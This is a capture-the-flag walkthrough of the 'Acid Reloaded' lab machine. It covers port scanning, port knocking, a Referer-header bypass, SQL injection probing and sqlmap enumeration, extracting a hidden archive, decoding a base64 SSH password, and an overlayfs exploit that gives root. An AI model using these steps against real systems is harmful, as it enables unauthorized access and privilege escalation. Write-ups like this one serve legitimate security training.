
Acid Reloaded


বৃহস্পতিবার, 23 সেপ্টেম্বর, 2021 6:23 AM

First I looked for the ip address of the vulnerable server using netdiscover



It was found 192.168.160.130


I did nmap scan to look for open ports



Only port 22 was open. So tried to start a ssh connection

They asked to do port knocking. So I did.

[Port knocking: You can configure a system in such a way that usually there is no open ports but if server receives a specific sequence of connection requests we will temporally open a firewall door to allow access.]




```
┌──(root💀kali)-[/home/kali]
└─# nc 192.168.160.130 2
Ncat: Connection refused.

┌──(root💀kali)-[/home/kali]
└─# nc 192.168.160.130 1
Ncat: Connection refused.
```

Now I checked nmap again and found that port 33447 is now open


```
┌──(root💀kali)-[/home/kali]
└─# nmap -p- -A 192.168.160.130                                    1 ×
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-23 07:20 EDT
Nmap scan report for 192.168.160.130
Host is up (0.00067s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 6.7p1 Ubuntu 5ubuntu1.3 (Ubuntu Linux; protocol 2.
0)
| ssh-hostkey:
|   1024 cb:47:92:da:ea:b8:d3:82:16:22:0d:a5:5f:05:47:51 (DSA)
|   2048 fd:93:9d:28:57:fb:ef:e0:8e:f1:93:66:03:67:35:50 (RSA)
|   256 a0:a6:52:fb:2c:32:b7:08:b4:ed:61:1d:2d:fa:c8:58 (ECDSA)
|_  256 85:5b:0b:e1:b0:ad:6a:d3:9e:8f:da:38:e5:bd:69:2f (ED25519)
33447/tcp open  http    Apache httpd 2.4.10 ((Ubuntu))
|_http-server-header: Apache/2.4.10 (Ubuntu)
|_http-title: Acid-Reloaded
MAC Address: 00:0C:29:2A:48:C6 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.67 ms 192.168.160.130

OS and Service detection performed. Please report any incorrect results at https:/
/nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.14 seconds
```


I checked the webpage on port 33447 to further investigate

There was nothing much on the webpage. So to find other directories of the website I used dirbuster.




I looked around the directories and found something on the /bin directory







Nothing much was on /bin/dashboard.php




I inspected the webpage to find some clues. On the page source there is a link validation. So I decided to use burpsuites



For bursuite, I opened the bursuite browser while turning off intercept on proxy.
Then I turned on the intercept on proxy. After that I clicked on the http://192.168.160.130:33447/bin/dashboard.php on the browser.





On the intercept box I added under Host
Referer: http://192.168.160.130:33447/bin/includes/validation.php
And forwarded the packet and then I turned off the intercept. On the website I found it was successful.




I cliked on click.

Then I tried to see if the it is vulnerable to sql injection by adding ?id=1 and ?id=1' at the end of the url.







It was vulnerable to sql injection so I tried sqlmap to find the database there.




Then I looked into the secure_login dbs using sqlmap







Then I visited /UB3R/strcpy.exe page and strcpy.exe file was downlaoded.



Then I tried finding the file type using file and foremost



I used ls to find files and found a text file named audit.txt. There was nothing much found there.



```
Num      Name (bs=512)         Size      File
Offset   Comment

0:       00000001.jpg          26 KB
  857
1:       00000213.rar          57 KB          1
09264
2:       00000000.pdf         106 KB
    0
Finish: Sun Sep 26 01:57:24 2021

3 FILES EXTRACTED

jpg:= 1
rar:= 1
pdf:= 1
```

I found jpg file so I used exiftool to read that.

```
┌──(kali㉿kali)-[~/Downloads/output/rar]
└─$ exiftool lol.jpg
ExifTool Version Number         : 12.30
File Name                       : lol.jpg
Directory                       : .
File Size                       : 60 KiB
File Modification Date/Time     : 2015:08:23 18:09:11-04:00
File Access Date/Time           : 2021:09:26 02:01:11-04:00
File Inode Change Date/Time     : 2021:09:26 02:00:24-04:00
File Permissions                : -rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : inches
X Resolution                    : 72
Y Resolution                    : 72
Image Width                     : 900
Image Height                    : 636
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:4:4 (1 1)
Image Size                      : 900×636
Megapixels                      : 0.572
```

Then I unzipped the jpg file.

```
┌──(kali㉿kali)-[~/Downloads/output/rar]
└─$ unrar e lol.jpg

UNRAR 6.02 freeware      Copyright (c) 1993-2021 Alexander Roshal


Extracting from lol.jpg

Extracting  Avinash.contact                                           OK
Extracting  hint.txt                                                  OK
All OK
```

I found a base64 code and user name avinash and makke

```
┌──(kali㉿kali)-[~/Downloads/output/rar]
└─$ ls
00000213.rar  acid.txt  Avinash.contact  hint.txt  lol.jpg

┌──(kali㉿kali)-[~/Downloads/output/rar]
└─$ cat hint.txt
You have found a contact. Now, go and grab the details :-)

┌──(kali㉿kali)-[~/Downloads/output/rar]
└─$ cat Avinash.contact
<?xml version="1.0" encoding="UTF-8"?>
<c:contact c:Version="1" xmlns:c="http://schemas.microsoft.com/Contact" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:MSP2P="http
://schemas.microsoft.com/Contact/Extended/MSP2P" xmlns:MSWABMAPI="http://schemas.microsoft.com/Contact/Extended/MSWABMAPI">
        <c:CreationDate>2015-08-23T11:39:18Z</c:CreationDate><c:Extended><MSWABMAPI:PropTag0x3A58101F c:ContentType="binary/x-ms-wab-mapi" c:ty
pe="binary">AQAAABIAAABOAG8AbwBCAEAAMQAyADMAAAA=</MSWABMAPI:PropTag0x3A58101F></c:Extended>
        <c:ContactIDCollection><c:ContactID c:ElementID="599ef753-f77f-4224-8700-e551bdc2bb1e"><c:Value>0bcf610e-a7be-4f26-9042-d6b3c22c9863</c
:Value></c:ContactID></c:ContactIDCollection><c:EmailAddressCollection><c:EmailAddress c:ElementID="07a5ffd4-ef0a-4c4f-b1b6-0ea38c65254e"><c:Ty
pe>SMTP</c:Type><c:Address>acid.exploit@gmail.com</c:Address><c:LabelCollection><c:Label>Preferred</c:Label></c:LabelCollection></c:EmailAddres
s><c:EmailAddress c:ElementID="594eec25-47bd-4290-bd96-a17448f7596a" xsi:nil="true"/></c:EmailAddressCollection><c:NameCollection><c:Name c:Ele
mentID="318f9ce5-7a08-4ea0-8b6a-2ce3e9829ff2"><c:FormattedName>Avinash</c:FormattedName><c:GivenName>Avinash</c:GivenName></c:Name></c:NameColl
ection><c:PersonCollection><c:Person c:ElementID="865f9eda-796e-451a-92b1-bf8ee2172134"><c:FormattedName>Makke</c:FormattedName><c:LabelCollect
ion><c:Label>wab:Spouse</c:Label></c:LabelCollection></c:Person></c:PersonCollection><c:PhotoCollection><c:Photo c:ElementID="2fb5b981-cec1-45d
0-ae61-7c340cfb3d72"><c:LabelCollection><c:Label>UserTile</c:Label></c:LabelCollection></c:Photo></c:PhotoCollection></c:contact>
```


I decoded the code and found the ssh password NooB@123

```
┌──(kali㉿kali)-[~/Downloads/output/rar]
└─$ echo AQAAABIAAABOAG8AbwBCAEAAMQAyADMAAAA= | base64 -d
```

```
NooB@123
```


Now I tried to connect to ssh using username avinash. It didn't work. So I tried again using makke and it worked

```
┌──(root💀kali)-[~]
└─# ssh Avinash@192.168.160.130                                    255 ×
```



```
by Acid

Wanna Knock me out ???
3.2.1 Let's Start the Game.


Avinash@192.168.160.130's password:
Permission denied, please try again.
```

```
┌──(root💀kali)-[~]
└─# ssh makke@192.168.160.130                                      130 ×
```



```
by Acid

Wanna Knock me out ???
3.2.1 Let's Start the Game.


makke@192.168.160.130's password:
Welcome to Ubuntu 15.04 (GNU/Linux 3.19.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

Last login: Mon Aug 24 21:25:34 2015 from 192.168.88.236
makke@acid:~$
```

Now it was time to find the flag.

I directly went to /bin

```
makke@acid:~$ ls
makke@acid:~$ cd /bin
makke@acid:/bin$ ls
bash            lesspipe            rmdir
bunzip2         ln                  rnano
busybox         loadkeys            running-in-container
bzcat           login               run-parts
bzcmp           loginctl            sed
bzdiff          lowntfs-3g          setfacl
bzegrep         ls                  setfont
bzexe           lsblk               setupcon
bzfgrep         lsmod               sh
bzgrep          machinectl          sh.distrib
bzip2           mkdir               sleep
bzip2recover    mknod               ss
bzless          mktemp              static-sh
bzmore          more                stty
cat             mount               su
chacl           mountpoint          sync
chgrp           mt                  systemctl
chmod           mt-gnu              systemd
chown           mv                  systemd-ask-password
chvt            nano                systemd-escape
cp              nc                  systemd-hwdb
cpio            nc.openbsd          systemd-inhibit
dash            netcat              systemd-machine-id-setup
date            netstat             systemd-notify
dd              networkctl          systemd-tmpfiles
df              nisdomainname       systemd-tty-ask-password-agent
dir             ntfs-3g             tailf
dmesg           ntfs-3g.probe       tar
```

Then I went to ./overlayfs

```
makke@acid:/bin$ ./overlayfs
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
uid=0(root) gid=0(root) groups=0(root),1001(makke)
# ls
bash            lesspipe                rmdir
bunzip2         ln                      rnano
busybox         loadkeys                run-parts
bzcat           login                   running-in-container
bzcmp           loginctl                sed
bzdiff          lowntfs-3g              setfacl
bzegrep         ls                      setfont
bzexe           lsblk                   setupcon
bzfgrep         lsmod                   sh
```

Looked for the files and found a .flag.txt file

```
# cd /root
# ls
# ls -la
total 68
drwx------  5 root root  4096 Aug 24  2015 .
drwxr-xr-x 22 root root  4096 Aug 24  2015 ..
-rw-------  1 root root 23934 Aug 24  2015 .bash_history
-rw-r--r--  1 root root  3135 Aug  8  2015 .bashrc
drwx------  2 root root  4096 Aug 24  2015 .cache
drwx------  3 root root  4096 Aug  6  2015 .config
drwx------  3 root root  4096 Aug  6  2015 .dbus
-rw-r--r--  1 root root   284 Aug 24  2015 .flag.txt
-rw-------  1 root root  2775 Aug 24  2015 .mysql_history
-rw-------  1 root root   147 Aug 24  2015 .nano_history
-rw-r--r--  1 root root   140 Feb 20  2014 .profile
-rw-r--r--  1 root root    66 Aug  6  2015 .selected_editor
```

I cat the file and mission accomplished.

```
# cat .flag.txt
Dear Hax0r,

You have completed the Challenge Successfully.

Your Flag is : "Black@Current@Ice-Cream"

Kind & Best Regards

-ACiD

Twitter:https://twitter.com/m_avinash143
Facebook: https:// www.facebook.com/M.avinash143
LinkedIN: https://in.linkedin.com/pub/avinash-thapa/101/406/4b5
#
```

Flag was found and It was successful.